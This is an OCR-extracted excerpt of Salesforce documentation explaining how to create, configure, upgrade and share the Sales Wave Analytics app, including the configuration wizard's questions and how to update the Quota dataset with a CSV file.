To create and manage Wave apps:
- "Manage Wave Analytics Templated Apps"
- "Edit Wave Analytics Dataflows"

Using the built-in configuration wizard lets you create the Sales Wave app to reflect the way you like to view your sales data. If you're not happy with the result, you can delete the app and create it again quickly. You can also watch the video Create the Sales Wave App, Part 1: Using the Configuration Wizard (Lightning Experience), which covers the steps described here.


1. Log in to Salesforce.
2. Set Salesforce field-level security on page 540 to enable the Wave Analytics Cloud Integration User to see all fields you'd like your app to use. Integration users run the dataflow, and if they don't have proper field-level security permissions, the dataflow can fail.
   a. Go to Setup and enter the name of an object—for example, Accounts or Cases—in the Quick Find box and hit Enter.
   b. Click the name of the object.
   c. The next window shows all the fields for the object. Go to the one(s) where you need to edit field-level security.
   d. Look for the Analytics Cloud Integration User, check the box(es) for the required fields under Visible, and click Save.
   e. Repeat the Steps a through d for all objects with fields you want to use.
   f. Refresh your browser cache.
3. Select **Wave Analytics** from the Force.com menu (top right of the Salesforce window).



4. Click **Create**, select **App**, select **Wave for Sales**, and then click **Continue** to open the configuration wizard. The wizard presents a series of pages with questions and possible answers about your Salesforce data. Sales Wave personalizes the wizard questions based on a check of your org's data. It also preselects default answers to the questions and recommends answers to some of them.

   Note: The original version of Sales Wave is also known as Wave for Sales (Classic). Select that template to create an app with the previous set of dashboards based on the original dashboard designer.

5. Answer the wizard questions according to how your company prefers to view data. Go to Personalize Sales Wave with the Configuration Wizard for complete instructions on using the wizard.
6. Go to the last wizard question, which gives you the option of having Wave check to see if data in your org supports the answers you select. We recommend that you answer Yes and run the check, because app creation fails if your org doesn't contain the right data. Wave displays an error message that tells you what to do if required data is missing. Make any required changes in Salesforce, refresh your browser cache, and come back to the wizard and finish creating your app.
7. Give your app a name that's easily recognizable to others in your company.
8. Click **Create**. That starts a dataflow that creates the app and its assets (which include a dataflow definition file, datasets, and dashboards).
9. The app creation process can take a few minutes. You can check the status of the dataflow: Open the Wave Home page, click the gear menu at the upper right of the page, and select Data Monitor. Then select Dataflow View in the pulldown at the upper left and look for your app.
10. If you'd like to change your answers after looking at the dashboards, click the Reset app link on the left side of the app home page. The reset feature is available only after you've upgraded to the latest version of an app. See Upgrade the Sales Wave App on page 3906.



Clicking **Reset app** opens the configuration wizard showing the answers you chose when you created the app. Choose new answers, and click Reset on the last page of the wizard. Sales Wave creates your app again using your new settings. You can also use the reset feature if you deleted dashboards and want to restore them.

Important: Resetting your app gets rid of dashboard customizations, including fields or objects added to the dataflow, actions you enable, or changes to security settings and dashboard colors and labels. If you've made any customizations, save copies of your dataflow definition file or dashboards. That way, you can copy them into your app if you reset it.

11. You can also delete your app and start the app creation process all over again. To delete, position your cursor over the icon for the app and click Delete. Then click Yes to confirm deletion of all the assets associated with the app.

Note: If you delete your app, Wave doesn't retain the answers you selected when you created that version of the app, and you have to start the configuration wizard process all over again. If you wish to reuse the answers you selected, keep the app until you've completed recreating the app and then delete it.

12. Now that you've created the app, share it with users in your organization. You can only share it with users who have the "Use Wave Analytics Templated Apps" and "Access Sales Cloud Analytics Templates and Apps" permissions enabled. (For more about Sales Wave app permissions, see Set Up Salesforce Permissions for the Sales Wave App). To share the app, roll your cursor over the icon for the app and click **Share**. Next, type in the names of team members, click **Add**, and click **Save**.

If your business tracks quotas at the user level, update the Quota (Target) dataset that's created along with the app before you start exploring your data. See Update the Sales Wave Quota (Target) Dataset.

When you first create the app, Sales Wave dashboards show the number associated with role name in the hierarchy. To see the name of the person responsible for that role, you can update the role value by editing the corresponding dataset's Extended Metadata (XMD) file. See Integrate Sales Wave With Salesforce for details.

SEE ALSO:

Personalize Sales Wave with the Configuration Wizard

Upgrade the Sales Wave App

Personalize Sales Wave with the Configuration Wizard

The Sales Wave configuration wizard lets you create the Sales Wave app to reflect how you prefer to view Salesforce data.


When you create the Sales Wave app, the built-in configuration wizard checks the data in your org and builds a series of questions and default and recommended answers based on that data. Depending on your data, you may not see all the questions described here and some may contain different default answers. Your answers determine how users view your sales data in Sales Wave's dashboards. Answer these questions according to the way your organization uses Sales Cloud data so the dashboards are as meaningful and useful as possible.

USER PERMISSIONS

To create and manage Wave apps:

- "Manage Wave Analytics Templated Apps"
- "Edit Wave Analytics Dataflows"

It starts with two pages of basic questions about how your organization uses the Salesforce Accounts and Opportunities objects. In one of the questions about Opportunities, you're asked if you use the Products object. If you answer yes, you see a page with questions about how you use the Products object. The next several pages help you enhance Sales Wave with additional data. The last page lets you choose to have Sales Wave check your org to be sure your data supports the answers you select.



The wizard includes instructions to help you choose appropriate answers, and many questions are self-explanatory. Here are tips for how to use the wizard, including details about how to answer more complex questions.

General Guidelines

Follow these guidelines to assure a great result when you use the wizard.

- **Most questions provide answers in pick lists showing fields from Salesforce objects.** The lists include standard Salesforce fields and any custom fields you've set up on an object. Answer these questions by selecting from the fields shown. Most questions of this type let you choose only one field, and some let you choose multiple fields.
- **You can choose a field from an object only once.** After you select a field, it's no longer available as an answer to other questions.
- **Other questions are yes/no, provide a set of options, or require you to enter text.**
- **Questions marked with an asterisk (*) require answers.**
- **Using the default answers results in a useful set of dashboards.** If you're not sure what to select, use the answer that's preselected. Some questions do not have preselected answers. In those cases, Sales Wave reminds you to make a selection. If you're not happy with the result, you can delete the app and create it again.
- **You control only parts of the app with wizard settings, such as the filters used in dashboards.** We built the app to provide immediate analytics value without much work on your part.
- **Only some answers make sense given the question's context.** The answer pick-lists contain many fields, but only some make sense for your app. For example, it's unlikely that you'd filter Accounts data by Photo URL, even though the Accounts object includes a Photo URL field.

Page 1: Set How Sales Wave Displays Accounts Data

Questions on this page let you determine how Sales Wave filters customer data, sources for new business, and geographic data. All are required.

- Question 3: Asks about the field from Accounts you use to track if an account is new business. This is one way Sales Wave filters new business data. The second way comes from a field in the Opportunities object, which you choose on Page 2.
- Question 4: Asks about how you want to view geographic data. You can select either a bar chart or a standard world or country map.
- Question 5: Asks about the field from Accounts you want Sales Wave to use as the primary filter for geographic data. If you selected a world map in Question 4, be sure to select the field that contains country information. If you selected a country map, select the field that contains state information.

Page 2: Set How Sales Wave Displays Opportunities Data

Questions on this page let you determine how Sales Wave filters data about opportunities. It also asks about how your organization uses the Opportunities object. All are required.

- Question 2: Lets you choose the second way Sales Wave filters new business data. You determine the first in Page 1, Question 3.
- Question 5: Asks if you track products at the opportunity level. If you do, answer yes and the Sales Wave wizard displays a separate page asking you about how you use the Products object.

Page 3: Set How Sales Wave Displays Products Data

This page displays only if you answer yes to the question on the previous page asking if you track products. If you answer no, you go directly to Page 4 and this page won't appear. The questions here let you determine how Sales Wave filters data about products.

Page 4: Enhance Datasets and Dashboards

This page asks you to about miscellaneous—but important—aspects of how you want Sales Wave to use and display data. It includes questions about your fiscal year start date, security settings, account and opportunity teams, and record types. All are required.

- Question 2: Many organizations keep data about their sales team's quotas in a tool outside Salesforce. If you want to import that data so it appears in Sales Wave dashboards, select Yes. You then have to import a previously created CSV file with the quotas data. See Update the Sales Wave Quota (Target) Dataset.
- Question 3: Lets you control Sales Wave user access to data. Here are the available options:
  - Option 1 enforces Salesforce role hierarchy on page 558, which means that users can only see data in Opportunities and Accounts owned by them and their subordinates.
  - Option 2 enables team benchmarking. It lets users see data in Opportunities and Accounts owned by them and their subordinates as in Option 2. It also lets users see data from Opportunities and Accounts owned by others at the same level in the role hierarchy.
  - Option 3 lets all users see all Sales Cloud data regardless of role.
- Question 4: Lets you control how Sales Wave handles account team on page 1204 information. Here are the options:
  - Option 1 lets you add account teams data to datasets.
  - Option 2 lets you add account teams data to datasets and also lets account team members see all members' records, not just their own.
  - Option 3 lets you exclude account teams data from datasets.
- Question 5: Lets you control how Sales Wave handles opportunity team on page 1881 information. Here are the options:
  - Option 1 lets you add opportunity teams data to datasets.

  - Option 2 lets you add opportunity teams data and also lets opportunity team members see all members' records, not just their own.
  - Option 3 lets you exclude opportunity teams data from datasets.
- Questions 6 and 7 let you choose to add record types from the Opportunities object to Sales Wave and indicate which record types to include.
  - Question 6: Answer Yes to add an Opportunity record type filter to dashboards. If you answer Yes, also answer Question 7.
  - Question 7: If you answered Yes to question 6, choose the Opportunity record types you want to include. To include *all* record types, leave the answer blank. If you select one or more record types, Sales Wave includes only those types and *excludes any you don't select*.

Page 5: Import Additional Accounts and Opportunities Data

The questions on this page let you add data from Accounts and Opportunities fields to datasets. Once the data is imported, you can view it in dashboards after first modifying them through the user interface or by changing the dashboard JSON. The questions ask you separately about fields including measures, which are numerical values, and dimensions, which are values expressed in words. All questions are optional.

Page 6: Add Objects

Select additional Salesforce objects you want to analyze in Sales Wave.

Pages 7 and 8: Add Fields From the Objects Selected on Page 6

Add fields to the datasets Sales Wave creates according to the way you answer the question on Page 6. You can select measures (numerical fields) and dimensions (text fields) from the objects you selected on Page 6.

Page 9: Check Your Org's Data

Go to the last wizard question, which gives you the option of having Wave check to see if data in your org supports the answers you select. We recommend that you answer Yes and run the check, because app creation fails if your org doesn't contain the right data. Wave displays an error message that tells you what to do if required data is missing. Make any required changes in Salesforce, refresh your browser cache, and come back to the wizard and finish creating your app.

SEE ALSO:

Create and Share the Sales Wave Analytics App

Upgrade the Sales Wave App


Take advantage of the latest Sales Wave features by upgrading your app every time we release a new version.

The banner at the top of your app home page tells you that we've released a new version. It also provides a link to more information about the release. There's also a link inviting you to start the upgrade process in the left-hand column of the home page, just below the app name.

USER PERMISSIONS

To create and manage Wave apps:

- "Manage Wave Analytics Templated Apps"
- "Edit Wave Analytics Dataflows"




Here's how to upgrade your app.

1. Click either the "What's new" link in the banner or the "New version available" link in the left-hand column of your app's home page.
2. You can read information about the new version on top of the page that opens. At the bottom of the page, find the two buttons: **Upgrade current app** and **Create new app**.
3. See descriptions of what the buttons do by hovering over them. If you click **Upgrade current app**, you overwrite your current app and all its assets, replacing it with an app based on the new version. This also deletes any customizations, including any new fields or object you've added to the dataflow or changes you've made to security settings and dashboard labels and colors. If you click **Create new app**, you create a second copy of your current app based on the new version. Decide which option suits your circumstances, and click the appropriate button.
4. Warning: If you've customized your app, click **Create new app** instead of **Upgrade current app** to make an app copy based on the new version. This preserves the current version and any customizations, which you can then manually copy into the new version of the app.

   If you click **Upgrade current app**, you see a screen warning you that the upgrade option overwrites the current app and gets rid of any customizations you've made to it. If you're OK with that, check the box and click **Continue**. If you're not, click **Back** to return to the previous screen. Clicking **Continue** takes you to the configuration wizard. Skip ahead to step 6.
5. If you click **Create new app**, you're taken to the configuration wizard. You don't see a warning, since you're not overwriting your current app, which is preserved with any customizations you've made to it.
6. The configuration wizard is preloaded with the settings you chose last time you used the wizard. You can either keep those settings or change them. Go through each page of the wizard.

7. Once you complete the wizard, Wave shows a screen that indicates which assets are impacted by the upgrade. Review the screen to see how many datasets, dashboards, and lenses will be changed, deleted, or added by the upgrade. It also shows how changed assets will be modified—whether the change is to data or appearance. On the same screen, you have the option to download a file with code for changes made to the app. If you've customized the app, download and save the file so you can copy and paste customization code into the upgraded version.
8. *Upgrade option only*: If you're upgrading your app, click **Upgrade current app**. Remember, this overwrites any customizations you've made. You can also click **Back** to go back into the configuration wizard and change your selections or click the **X** in the upper-right corner to cancel.
9. *Create option only*: If you're creating a new app, name your app something different from the current version and click **Create new app**. This option saves your current app and all its customizations. You can also click **Back** to go back into the configuration wizard and change your selections or click the **X** in the upper-right corner to cancel.

If the link below the app name says "Reset app," you're using the latest version and don't need to upgrade.



Update the Sales Wave Quota (Target) Dataset

If you answer "yes" to the configuration wizard question about whether your business tracks quotas at the user level, you need to update the Sales Wave Quota dataset so the app includes quotas data for your team.

When you create the Sales Wave app, a Quota (Target) dataset is created along with the app. To explore how team members are tracking to their monthly, quarterly, or annual quotas in Sales Wave, you need to update the Quota dataset by completing the following steps. You can also watch the video Create the Sales Wave App, Part 2: Upload the Quota CSV File and Schedule a Dataflow (Lightning Experience), which covers the steps described here.

USER PERMISSIONS


To create and manage Wave apps:

- "Manage Wave Analytics Templated Apps"
- "Edit Wave Analytics Dataflows"

Note: When you work with .CSV files you want to import to Sales Wave, create and open them using only a UTF-8-compliant text editor. Opening them in Microsoft Excel or other spreadsheet software reformats .CSV files and makes them unusable in Sales Wave


Note: If your business doesn't track quotas at the user level, you can skip this step. You only need to complete this if you answer "yes" to the configuration wizard question about whether your business tracks quotas at the user level.

1. Create a .CSV file to include the following fields, in this order: QuotaAmount, StartDate (in yyyy-mm-dd format), OwnerName, and Username. Field names are case sensitive and must appear in your file exactly as shown here. For an example, see Sales Wave Example .CSV File.
2. Save the file to a location that you can easily remember.
3. In Salesforce, go to the Wave Analytics home page and find the Quota (Target) dataset.
4. Hover over the dataset, then click **Edit**.
5. Salesforce displays the dataset editing screen for the Quota dataset. From the Update Data section, select **Select file or drag file**




6. In the dialog box that opens, navigate to the .CSV file you created in Step 1, and double-click it.


7. Click **Update Dataset**.
8. If your fiscal period is different than calendar period, that is if it starts another date besides January 1, you also need to update the Quota Metadata file.
   a. Copy the JSON from Sales Wave Quota Dataset JSON File and paste it into a text editor of your choice.
   b. Change the value of `"fiscalMonthOffset"` from 4 to a number that represents the month your fiscal period starts. In Sales Wave metadata, the numeral "0" stands for January, "1" stands for February, and so on up to "11," which stands for December.
   c. Save the file to your desktop and upload it to Sales Wave by dragging it to **Select file or drag file here...** in the Add Metadata File (JSON) section of the dataset editing screen.
   d. Click **Update Dataset**.
9. After uploading your quota data, re-run the dataflow to update the dashboards.
   a. Click the Gear menu at the upper right of the Sales Wave screen and select Data Monitor.



   b. Select Dataflow view from the menu at the top left of the Data Monitor screen.



c. Find your app; you may have to scroll down the page. Open the menu located on the far right of the screen next to the app icon and name, and click



it. The dataflow assures that Sales Wave has your company's latest sales data. You can learn more about dataflows from Schedule the Sales Wave App Daily Dataflow.

Sales Wave Example .CSV File

Here's an example of the .CSV file you create to update the Sales Wave app Quota (Target) dataset.

Sales Wave Quota Dataset JSON File

Use this file to update the Sales Wave Quota dataset with your fiscal year start date if it's *not* January 1.

Sales Wave Example .CSV File

Here's an example of the .CSV file you create to update the Sales Wave app Quota (Target) dataset.

Note: This file is for example purposes only. Create a unique .CSV file with quota data for members of your team including the following fields:

- QuotaAmount
- StartDate
- OwnerName
- Username

Create the file using a UTF-8 compliant text editor, and do not open the file with Microsoft Excel or another spreadsheet application. Field names are case sensitive and must appear in your file exactly as shown here.

See Update the Sales Wave Quota (Target) Dataset on page 3965.

Example:

```
QuotaAmount,StartDate,OwnerName,Username
5000000,2014-01-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-02-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-03-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
